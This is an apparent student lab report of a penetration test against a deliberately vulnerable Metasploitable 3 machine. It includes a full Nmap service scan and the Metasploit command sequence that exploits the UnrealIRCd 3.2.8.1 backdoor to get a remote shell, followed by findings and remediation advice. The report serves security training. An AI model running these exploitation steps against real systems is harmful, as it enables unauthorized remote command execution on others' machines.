Vulnerability Exploitation

Table of contents

List of Figures

List of Tables

1. Lab Objective

The objective of this penetration test was to identify and exploit vulnerabilities within a target Metasploitable 3 machine to demonstrate real-world attack scenarios and validate potential security risks.

Key goals: Perform reconnaissance using network scanning. Identify open ports and services. Select and execute an exploit against a vulnerable service. Gain remote access and confirm successful exploitation.

2. Tools Used

Nmap – for port scanning and service enumeration. Metasploit Framework – for vulnerability exploitation and payload execution.

3. Methodology

3.1. Reconnaissance

A full TCP scan was performed with Nmap to identify running services:

metasploitable ip ***192.168.1.43/192.168.1.45***

nmap -sV -p- 192.168.1.43

Port 6697/tcp was identified as running an UnrealIRCd service.

```
┌──(kali㉿vbox)-[~]
└─$ nmap -sV -sC -p- 192.168.1.43
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 06:22 EDT
Nmap scan report for 192.168.1.43
Host is up (0.00053s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|   256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME                FILENAME
| -     2020-10-29 19:37    chat/
| -     2011-07-27 20:17    drupal/
| 1.7K  2020-10-29 19:37    payroll_app.php
| -     2013-04-08 12:06    phpmyadmin/
|_
|_http-title: Index of /
445/tcp  open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/1.7 IPP/2.1
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Home - CUPS 1.7.2
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
|_http-title: Ruby on Rails: Welcome aboard
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
| http-robots.txt: 1 disallowed entry
|_/
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-title: Error 404 - Not Found
|_http-server-header: Jetty(8.1.7.v20120910)
8181/tcp closed intermapper
MAC Address: 08:00:27:E4:08:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
```

Figure 3.1 Shows nmap scan

3.2. Exploitation

Using Metasploit, the UnrealIRCd 3.2.8.1 backdoor exploit was launched:

use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 192.168.1.45

set RPORT 6697

set PAYLOAD cmd/unix/interact

LHOSTS 192.168.1.38 (KALI IP)

LPORT 4444

run

3.3. Post-Exploitation

After successful exploitation, a remote shell session was established.

whoami

Result:

boba_fett

This confirmed remote code execution and unauthorized system access. Confirm the same in metasploitable3



Figure 3.2 Shows successful exploitation in metasploit



Figure 3.3 Shows confirmation in metasploitable 3

4. Exploit used

- Exploit Module: ***exploit/unix/irc/unreal_ircd_3281_backdoor***
- Payload: ***cmd/unix/interact***
- Vulnerability Type: ***Backdoored software (UnrealIRCd 3.2.8.1)***
- Impact: ***Remote command execution with system-level access***

5. Findings

Vulnerability	CVSS Score	Description
UnrealIRCd 3.2.8.1 Backdoor RCE	9.8	Remote attacker can execute commands

Table 5.1 Shows findings

6. Recommendations

- Immediately remove or upgrade UnrealIRCd 3.2.8.1 to a secure version.
- Regularly update all third-party applications and services.
- Restrict unnecessary open ports and services to reduce attack surface.
- Deploy intrusion detection/prevention systems (IDS/IPS) to detect suspicious IRC traffic.